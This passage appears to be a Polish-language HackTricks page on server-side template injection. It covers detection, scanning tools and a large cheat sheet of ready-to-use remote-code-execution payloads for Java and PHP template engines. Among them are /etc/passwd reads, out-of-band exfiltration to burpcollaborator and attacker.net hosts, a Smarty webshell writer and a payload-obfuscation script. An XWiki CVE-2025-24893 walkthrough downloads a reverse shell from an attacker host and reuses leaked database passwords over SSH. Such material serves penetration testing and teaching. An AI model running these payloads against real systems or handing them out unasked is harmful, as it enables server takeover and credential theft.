 HackTricks
SSTI (Server Side Template Injection)
Tip
Ucz się i ćwicz Hacking AWS:
HackTricks Training AWS Red Team Expert (ARTE)
Ucz się i ćwicz Hacking GCP:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
Wsparcie dla HackTricks
- Sprawdź plany subskrypcyjne!
- Dołącz do 💬 grupy Discord lub grupy telegramowej lub śledź nas na Twitterze 🐦 @hacktricks_live.
- Dziel się trikami hackingowymi, przesyłając PR-y do HackTricks i HackTricks Cloud repozytoriów na githubie.
Czym jest SSTI (Server-Side Template Injection)
Server-side template injection to podatność, która występuje, gdy atakujący może wstrzyknąć złośliwy kod do szablonu wykonywanego po stronie serwera. Ta podatność może występować w różnych technologiach, w tym w Jinja.
Jinja jest popularnym silnikiem szablonów używanym w aplikacjach webowych. Rozważmy przykład, który demonstruje podatny fragment kodu wykorzystujący Jinja:
output = template.render(name=request.args.get('name'))
W tym podatnym kodzie parametr name z żądania użytkownika jest bezpośrednio przekazywany do szablonu za pomocą funkcji render. Może to umożliwić atakującemu wstrzyknięcie złośliwego kodu do parametru name, prowadząc do server-side template injection.
Na przykład atakujący mógłby skonstruować żądanie z payloadem takim jak poniżej:
http://vulnerable-website.com/?name={{bad-stuff-here}}
The payload {{bad-stuff-here}} is injected into the name parameter. This payload can contain Jinja template directives that enable the attacker to execute unauthorized code or manipulate the template engine, potentially gaining control over the server.
Aby zapobiec podatnościom Server-Side Template Injection (SSTI), deweloperzy powinni upewnić się, że dane od użytkownika są poprawnie oczyszczone i zwalidowane przed wstawieniem do szablonów. Wdrożenie walidacji wejścia oraz użycie kontekstowo świadomych technik escapingu może pomóc zmniejszyć ryzyko tej podatności.
Detection
Aby wykryć Server-Side Template Injection (SSTI), na początek fuzzing the template jest prostym podejściem. Polega to na wstrzyknięciu sekwencji znaków specjalnych (${{<%[%'"}}%\) do szablonu i analizie różnic w odpowiedzi serwera na zwykłe dane w porównaniu z tym specjalnym payloadem. Wskaźniki podatności obejmują:
- Wyrzucane błędy, ujawniające podatność i potencjalnie silnik szablonów.
- Brak payloadu w odbiciu (reflection) lub brakujące jego fragmenty, co sugeruje, że serwer przetwarza go inaczej niż zwykłe dane.
- Plaintext Context: Odróżnij od XSS, sprawdzając, czy serwer ewaluje wyrażenia szablonowe (np.
{{7*7}},${7*7}). - Code Context: Potwierdź podatność przez zmianę parametrów wejściowych. Na przykład zmień
greetingwhttp://vulnerable-website.com/?greeting=data.username, aby sprawdzić, czy odpowiedź serwera jest dynamiczna czy stała — np.greeting=data.username}}hellozwracające username.
Faza identyfikacji
Identyfikacja silnika szablonów polega na analizie komunikatów o błędach lub ręcznym testowaniu różnych payloadów specyficznych dla języka. Typowe payloady powodujące błędy to ${7/0}, {{7/0}} oraz <%= 7/0 %>. Obserwacja odpowiedzi serwera na operacje matematyczne pomaga określić używany silnik szablonów.
Identyfikacja za pomocą payloadów
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*35XwCGeYeKYmeaU8rdkSdg.jpeg

- Więcej informacji w https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Narzędzia
TInjA
wydajny skaner SSTI + CSTI wykorzystujący nowe polyglots
tinja url -u "http://example.com/?name=Kirlia" -H "Authentication: Bearer ey..."
tinja url -u "http://example.com/" -d "username=Kirlia"  -c "PHPSESSID=ABC123..."
SSTImap
python3 sstimap.py -i -l 5
python3 sstimap.py -u "http://example.com/" --crawl 5 --forms
python3 sstimap.py -u "https://example.com/page?name=John" -s
Tplmap
python2.7 ./tplmap.py -u 'http://www.target.com/page?name=John*' --os-shell
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=*&comment=supercomment&link"
python2.7 ./tplmap.py -u "http://192.168.56.101:3000/ti?user=InjectHere*&comment=A&link" --level 5 -e jade
Template Injection Table
interaktywna tabela zawierająca najbardziej efektywne template injection polyglots wraz z oczekiwanymi odpowiedziami 44 najważniejszych template engines.
Exploits
Ogólne
W tym wordlist znajdziesz variables defined w środowiskach niektórych z wymienionych poniżej silników:
- https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/template-engines-special-vars.txt
- https://github.com/danielmiessler/SecLists/blob/25d4ac447efb9e50b640649f1a09023e280e5c9c/Discovery/Web-Content/burp-parameter-names.txt
Java
Java - Basic injection
${7*7}
${{7*7}}
${class.getClassLoader()}
${class.getResource("").getPath()}
${class.getResource("../../../../../index.htm").getContent()}
// if ${...} doesn't work try #{...}, *{...}, @{...} or ~{...}.
Java - Pobierz zmienne środowiskowe systemu
${T(java.lang.System).getenv()}
Java - Pobierz /etc/passwd
${T(java.lang.Runtime).getRuntime().exec('cat etc/passwd')}

${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
FreeMarker (Java)
Możesz przetestować swoje payloady na https://try.freemarker.apache.org
{{7*7}} = {{7*7}}${7*7} = 49#{7*7} = 49 -- (legacy)${7*'7'} Nothing${foobar}
<#assign ex = "freemarker.template.utility.Execute"?new()>${ ex("id")}
[#assign ex = 'freemarker.template.utility.Execute'?new()]${ ex('id')}
${"freemarker.template.utility.Execute"?new()("id")}

${product.getClass().getProtectionDomain().getCodeSource().getLocation().toURI().resolve('/home/carlos/my_password.txt').toURL().openStream().readAllBytes()?join(" ")}
Freemarker - Sandbox bypass
⚠️ działa tylko na wersjach Freemarker poniżej 2.3.30
<#assign classloader=article.class.protectionDomain.classLoader>
<#assign owc=classloader.loadClass("freemarker.template.ObjectWrapper")>
<#assign dwf=owc.getField("DEFAULT_WRAPPER").get(null)>
<#assign ec=classloader.loadClass("freemarker.template.utility.Execute")>
${dwf.newInstance(ec,null)("id")}
Więcej informacji
- W sekcji FreeMarker na https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#freemarker
Velocity (Java)
// I think this doesn't work
#set($str=$class.inspect("java.lang.String").type)
#set($chr=$class.inspect("java.lang.Character").type)
#set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami"))
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach($i in [1..$out.available()])
$str.valueOf($chr.toChars($out.read()))
#end

// This should work?
#set($s="")
#set($stringClass=$s.getClass())
#set($runtime=$stringClass.forName("java.lang.Runtime").getRuntime())
#set($process=$runtime.exec("cat%20/flag563378e453.txt"))
#set($out=$process.getInputStream())
#set($null=$process.waitFor() )
#foreach($i+in+[1..$out.available()])
$out.read()
#end
Więcej informacji
- W sekcji Velocity na https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#velocity
Thymeleaf
W Thymeleaf powszechnym testem na podatności SSTI jest wyrażenie ${7*7}, które również działa w tym silniku szablonów. Dla potencjalnego remote code execution można użyć wyrażeń takich jak:
- SpringEL:
${T(java.lang.Runtime).getRuntime().exec('calc')}
- OGNL:
${#rt = @java.lang.Runtime@getRuntime(),#rt.exec("calc")}
Thymeleaf wymaga, aby te wyrażenia były umieszczane w określonych atrybutach. Jednak wbudowywanie wyrażeń jest obsługiwane dla innych miejsc w szablonie, z użyciem składni takiej jak [[...]] lub [(...)]. Zatem prosty payload testowy SSTI może wyglądać tak: [[${7*7}]].
Jednak prawdopodobieństwo, że ten payload zadziała, jest zazwyczaj niskie. Domyślna konfiguracja Thymeleaf nie obsługuje dynamicznego generowania szablonów; szablony muszą być z góry zdefiniowane. Deweloperzy musieliby zaimplementować własny TemplateResolver, aby tworzyć szablony z ciągów znaków w locie, co jest rzadkością.
Thymeleaf oferuje także preprocessing wyrażeń, gdzie wyrażenia umieszczone między podwójnymi podkreśleniami (__...__) są preprocessowane. Funkcję tę można wykorzystać przy konstruowaniu wyrażeń, jak pokazano w dokumentacji Thymeleaf:
#{selection.__${sel.code}__}
Przykład podatności w Thymeleaf
Rozważ następujący fragment kodu, który może być podatny na wykorzystanie:
<a th:href="@{__${path}__}" th:title="${title}">
<a th:href="${''.getClass().forName('java.lang.Runtime').getRuntime().exec('curl -d @/flag.txt burpcollab.com')}" th:title='pepito'>
To wskazuje, że jeśli silnik szablonów przetwarza te dane niewłaściwie, może to prowadzić do remote code execution, uzyskując dostęp do adresów URL takich jak:
http://localhost:8082/(7*7)
http://localhost:8082/(${T(java.lang.Runtime).getRuntime().exec('calc')})
Więcej informacji
Spring Framework (Java)
*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec('id').getInputStream())}
Omijanie filtrów
Można użyć różnych notacji zmiennych — jeśli ${...} nie działa, spróbuj #{...}, *{...}, @{...} lub ~{...}.
- Odczytaj
/etc/passwd
${T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec(T(java.lang.Character).toString(99).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(32)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(101)).concat(T(java.lang.Character).toString(116)).concat(T(java.lang.Character).toString(99)).concat(T(java.lang.Character).toString(47)).concat(T(java.lang.Character).toString(112)).concat(T(java.lang.Character).toString(97)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(115)).concat(T(java.lang.Character).toString(119)).concat(T(java.lang.Character).toString(100))).getInputStream())}
- Niestandardowy skrypt do generowania payload
#!/usr/bin/python3

## Written By Zeyad Abulaban (zAbuQasem)
# Usage: python3 gen.py "id"

from sys import argv

cmd = list(argv[1].strip())
print("Payload: ", cmd , end="\n\n")
converted = [ord(c) for c in cmd]
base_payload = '*{T(org.apache.commons.io.IOUtils).toString(T(java.lang.Runtime).getRuntime().exec'
end_payload = '.getInputStream())}'

count = 1
for i in converted:
if count == 1:
base_payload += f"(T(java.lang.Character).toString({i}).concat"
count += 1
elif count == len(converted):
base_payload += f"(T(java.lang.Character).toString({i})))"
else:
base_payload += f"(T(java.lang.Character).toString({i})).concat"
count += 1

print(base_payload + end_payload)
Więcej informacji
Manipulacja widokiem Spring (Java)
__${new java.util.Scanner(T(java.lang.Runtime).getRuntime().exec("id").getInputStream()).next()}__::.x
__${T(java.lang.Runtime).getRuntime().exec("touch executed")}__::.x
Pebble (Java)
{{ someString.toUPPERCASE() }}
Starsze wersje Pebble (wersja < 3.0.9):
{{ variable.getClass().forName('java.lang.Runtime').getRuntime().exec('ls -la') }}
Nowa wersja Pebble :
{% raw %}
{% set cmd = 'id' %}
{% endraw %}


{% set bytes = (1).TYPE
.forName('java.lang.Runtime')
.methods[6]
.invoke(null,null)
.exec(cmd)
.inputStream
.readAllBytes() %}
{{ (1).TYPE
.forName('java.lang.String')
.constructors[0]
.newInstance(([bytes]).toArray()) }}
Jinjava (Java)
{{'a'.toUpperCase()}} would result in 'A'
{{ request }} would return a request object like com.[...].context.TemplateContextRequest@23548206
Jinjava to projekt open source rozwijany przez Hubspot, dostępny pod https://github.com/HubSpot/jinjava/
Jinjava - Command execution
Naprawione przez https://github.com/HubSpot/jinjava/pull/230
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}

{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
Więcej informacji
Hubspot - HuBL (Java)
{% %}ograniczniki instrukcji{{ }}ograniczniki wyrażeń{# #}ograniczniki komentarzy{{ request }}- com.hubspot.content.hubl.context.TemplateContextRequest@23548206{{'a'.toUpperCase()}}- “A”{{'a'.concat('b')}}- “ab”{{'a'.getClass()}}- java.lang.String{{request.getClass()}}- class com.hubspot.content.hubl.context.TemplateContextRequest{{request.getClass().getDeclaredMethods()[0]}}- public boolean com.hubspot.content.hubl.context.TemplateContextRequest.isDebug()
Wyszukaj “com.hubspot.content.hubl.context.TemplateContextRequest” i znajdziesz projekt Jinjava project on Github.
{{request.isDebug()}}
//output: False

//Using string 'a' to get an instance of class sun.misc.Launcher
{{'a'.getClass().forName('sun.misc.Launcher').newInstance()}}
//output: sun.misc.Launcher@715537d4

//It is also possible to get a new object of the Jinjava class
{{'a'.getClass().forName('com.hubspot.jinjava.JinjavaConfig').newInstance()}}
//output: com.hubspot.jinjava.JinjavaConfig@78a56797

//It was also possible to call methods on the created object by combining the


{% raw %}
{% %} and {{ }} blocks
{% set ji='a'.getClass().forName('com.hubspot.jinjava.Jinjava').newInstance().newInterpreter() %}
{% endraw %}


{{ji.render('{{1*2}}')}}
//Here, I created a variable 'ji' with new instance of com.hubspot.jinjava.Jinjava class and obtained reference to the newInterpreter method. In the next block, I called the render method on 'ji' with expression {{1*2}}.

//{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"new java.lang.String('xxx')\")}}
//output: xxx

//RCE
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"whoami\\\"); x.start()\")}}
//output: java.lang.UNIXProcess@1e5f456e

//RCE with org.apache.commons.io.IOUtils.
{{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"netstat\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//output: netstat execution

//Multiple arguments to the commands
Payload: {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().getEngineByName('JavaScript').eval(\"var x=new java.lang.ProcessBuilder; x.command(\\\"uname\\\",\\\"-a\\\"); org.apache.commons.io.IOUtils.toString(x.start().getInputStream())\")}}
//Output: Linux bumpy-puma 4.9.62-hs4.el6.x86_64 #1 SMP Fri Jun 1 03:00:47 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
Więcej informacji
Expression Language - EL (Java)
${"aaaa"}- “aaaa”${99999+1}- 100000.#{7*7}- 49${{7*7}}- 49${{request}}, ${{session}}, {{faceContext}}
Expression Language (EL) to podstawowa funkcja, która ułatwia interakcję pomiędzy warstwą prezentacji (np. strony WWW) a logiką aplikacji (np. managed beans) w JavaEE. Jest szeroko stosowana w różnych technologiach JavaEE, aby usprawnić tę komunikację. Kluczowe technologie JavaEE wykorzystujące EL to:
- JavaServer Faces (JSF): Używa EL do powiązania komponentów na stronach JSF z odpowiadającymi im danymi i akcjami po stronie backendu.
- JavaServer Pages (JSP): EL jest używany w JSP do dostępu i manipulacji danymi na stronach JSP, ułatwiając powiązanie elementów strony z danymi aplikacji.
- Contexts and Dependency Injection for Java EE (CDI): EL integruje się z CDI, umożliwiając płynną interakcję między warstwą web a managed beans, zapewniając bardziej spójną strukturę aplikacji.
Sprawdź następującą stronę, aby dowiedzieć się więcej o exploitation of EL interpreters:
Groovy (Java)
Poniższe obejścia Security Manager zostały zaczerpnięte z tego writeup.
//Basic Payload
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "ping cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net "
assert java.lang.Runtime.getRuntime().exec(cmd.split(" "))
})
def x

//Payload to get output
import groovy.*;
@groovy.transform.ASTTest(value={
cmd = "whoami";
out = new java.util.Scanner(java.lang.Runtime.getRuntime().exec(cmd.split(" ")).getInputStream()).useDelimiter("\\A").next()
cmd2 = "ping " + out.replaceAll("[^a-zA-Z0-9]","") + ".cq6qwx76mos92gp9eo7746dmgdm5au.burpcollaborator.net";
java.lang.Runtime.getRuntime().exec(cmd2.split(" "))
})
def x

//Other payloads
new groovy.lang.GroovyClassLoader().parseClass("@groovy.transform.ASTTest(value={assert java.lang.Runtime.getRuntime().exec(\"calc.exe\")})def x")
this.evaluate(new String(java.util.Base64.getDecoder().decode("QGdyb292eS50cmFuc2Zvcm0uQVNUVGVzdCh2YWx1ZT17YXNzZXJ0IGphdmEubGFuZy5SdW50aW1lLmdldFJ1bnRpbWUoKS5leGVjKCJpZCIpfSlkZWYgeA==")))
this.evaluate(new String(new byte[]{64, 103, 114, 111, 111, 118, 121, 46, 116, 114, 97, 110, 115, 102, 111, 114, 109, 46, 65, 83, 84, 84, 101, 115, 116, 40, 118, 97, 108, 117, 101, 61, 123, 97, 115, 115, 101, 114, 116, 32, 106, 97, 118, 97, 46, 108, 97, 110, 103, 46, 82, 117, 110, 116, 105, 109, 101, 46, 103, 101, 116, 82,117, 110, 116, 105, 109, 101, 40, 41, 46, 101, 120, 101, 99, 40, 34, 105, 100, 34, 41, 125, 41, 100, 101, 102, 32, 120}))
XWiki SolrSearch Groovy RCE (CVE-2025-24893)
XWiki ≤ 15.10.10 (fixed in 15.10.11 / 16.4.1 / 16.5.0RC1) renderuje nieautoryzowane RSS search feeds przez makro Main.SolrSearch. Handler przyjmuje parametr zapytania text, opakowuje go w składnię wiki i ewaluje makra, więc wstrzyknięcie }}} followed by {{groovy}} powoduje wykonanie dowolnego Groovy w JVM.
- Identyfikacja i zakres – Gdy XWiki jest reverse-proxy za host-based routing, fuzzuj nagłówek
Host(ffuf -u http://<ip> -H "Host: FUZZ.target" ...) aby odkryć wiki vhost, następnie przeglądaj/xwiki/bin/view/Main/i przeczytaj footer (XWiki Debian 15.10.8) żeby ustalić podatną wersję. - Wywołanie SSTI – Wywołaj
/xwiki/bin/view/Main/SolrSearch?media=rss&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln(%22Hello%22)%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20. Element RSS<title>będzie zawierać wyjście Groovy. Zawsze „URL-encode all characters” tak aby spacje pozostały jako%20; zastąpienie ich+powoduje, że XWiki zwraca HTTP 500. - Uruchamianie poleceń systemu operacyjnego – Zamień ciało Groovy na
{{groovy}}println("id".execute().text){{/groovy}}.String.execute()uruchamia polecenie bezpośrednio przezexecve(), więc metaznaki shella (|,>,&) nie są interpretowane. Użyj wzorca download-and-execute zamiast tego:
"curl http://ATTACKER/rev -o /dev/shm/rev".execute().text"bash /dev/shm/rev".execute().text(skrypt zawiera logikę reverse shell).
- Post exploitation – XWiki przechowuje poświadczenia bazy danych w
/etc/xwiki/hibernate.cfg.xml; leakinghibernate.connection.passworddaje real-system passwords które można ponownie wykorzystać przez SSH. Jeśli jednostka serwisu ustawiaNoNewPrivileges=true, narzędzia takie jak/bin/sunie zdobędą dodatkowych uprawnień nawet przy poprawnych hasłach, więc pivotuj przez SSH zamiast polegać na lokalnych binariach SUID.
Ten sam payload działa na /xwiki/bin/get/Main/SolrSearch, a Groovy stdout jest zawsze osadzony w tytule RSS, więc łatwo jest zautomatyzować enumerację poleceń.
Inne (Java)
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*NHgR25-CMICMhPOaIJzqwQ.jpeg

- Więcej informacji: https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Smarty (PHP)
{$smarty.version}
{php}echo `id`;{/php} //deprecated in smarty v3
{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,"<?php passthru($_GET['cmd']); ?>",self::clearConfig())}
{system('ls')} // compatible v3
{system('cat index.php')} // compatible v3
Więcej informacji
- W sekcji Smarty na https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#smarty
Twig (PHP)
{{7*7}} = 49${7*7} = ${7*7}{{7*'7'}} = 49{{1/0}} = Error{{foobar}} Nic
#Get Info
{{_self}} #(Ref. to current application)
{{_self.env}}
{{dump(app)}}
{{app.request.server.all|join(',')}}

#File read
"{{'/etc/passwd'|file_excerpt(1,30)}}"@

#Exec code
{{_self.env.setCache("ftp://attacker.net:2121")}}{{_self.env.loadTemplate("backdoor")}}
{{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("id")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("whoami")}}
{{_self.env.registerUndefinedFilterCallback("system")}}{{_self.env.getFilter("id;uname -a;hostname")}}
{{['id']|filter('system')}}
{{['cat\x20/etc/passwd']|filter('system')}}
{{['cat$IFS/etc/passwd']|filter('system')}}
{{['id',""]|sort('system')}}

#Hide warnings and errors for automatic exploitation
{{["error_reporting", "0"]|sort("ini_set")}}
Twig - Format szablonu
$output = $twig > render (
'Dear' . $_GET['custom_greeting'],
array("first_name" => $user.first_name)
);

$output = $twig > render (
"Dear {first_name}",
array("first_name" => $user.first_name)
);
Więcej informacji
- W sekcji Twig i Twig (Sandboxed) na https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#twig
Plates (PHP)
Plates to silnik szablonów natywny dla PHP, czerpiący inspirację z Twig. Jednak w przeciwieństwie do Twig, które wprowadza nową składnię, Plates wykorzystuje natywny kod PHP w szablonach, co czyni go intuicyjnym dla deweloperów PHP.
Kontroler:
// Create new Plates instance
$templates = new League\Plates\Engine('/path/to/templates');

// Render a template
echo $templates->render('profile', ['name' => 'Jonathan']);
Szablon strony:
<?php $this->layout('template', ['title' => 'User Profile']) ?>

<h1>User Profile</h1>
<p>Hello, <?=$this->e($name)?></p>
Szablon układu:
<html>
<head>
<title><?=$this->e($title)?></title>
</head>
<body>
<?=$this->section('content')?>
</body>
</html>
Więcej informacji
PHPlib i HTML_Template_PHPLIB (PHP)
HTML_Template_PHPLIB jest taki sam jak PHPlib, ale przeniesiony do Pear.
authors.tpl
<html>
<head>
<title>{PAGE_TITLE}</title>
</head>
<body>
<table>
<caption>
Authors
</caption>
<thead>
<tr>
<th>Name</th>
<th>Email</th>
</tr>
</thead>
<tfoot>
<tr>
<td colspan="2">{NUM_AUTHORS}</td>
</tr>
</tfoot>
<tbody>
<!-- BEGIN authorline -->
<tr>
<td>{AUTHOR_NAME}</td>
<td>{AUTHOR_EMAIL}</td>
</tr>
<!-- END authorline -->
</tbody>
</table>
</body>
</html>
authors.php
<?php
//we want to display this author list
$authors = array(
'Christian Weiske'  => 'cweiske@php.net',
'Bjoern Schotte'     => 'schotte@mayflower.de'
);

require_once 'HTML/Template/PHPLIB.php';
//create template object
$t =& new HTML_Template_PHPLIB(dirname(__FILE__), 'keep');
//load file
$t->setFile('authors', 'authors.tpl');
//set block
$t->setBlock('authors', 'authorline', 'authorline_ref');

//set some variables
$t->setVar('NUM_AUTHORS', count($authors));
$t->setVar('PAGE_TITLE', 'Code authors as of ' . date('Y-m-d'));

//display the authors
foreach ($authors as $name => $email) {
$t->setVar('AUTHOR_NAME', $name);
$t->setVar('AUTHOR_EMAIL', $email);
$t->parse('authorline_ref', 'authorline', true);
}

//finish and echo
echo $t->finish($t->parse('OUT', 'authors'));
?>
Więcej informacji
Inne PHP
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*u4h8gWhE8gD5zOtiDQalqw.jpeg
